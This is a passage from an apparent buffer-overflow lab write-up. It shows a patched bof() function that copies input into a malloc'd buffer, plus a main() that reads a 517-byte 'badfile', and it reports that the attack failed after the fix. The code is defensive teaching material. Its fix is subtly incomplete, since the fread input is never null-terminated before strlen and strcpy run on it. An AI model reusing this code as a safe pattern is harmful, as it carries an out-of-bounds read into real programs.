    char *buffer = (char *)malloc(sizeof(char) * (strlen(str) + 1));

    if(buffer == NULL) {
        return -1;
    }

    strcpy(buffer, str);

    free(buffer);
    buffer = NULL;

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

The modified codes return properly while all protections are turned off (see Figure 12).




Figure 12: Attack failed after problem fixed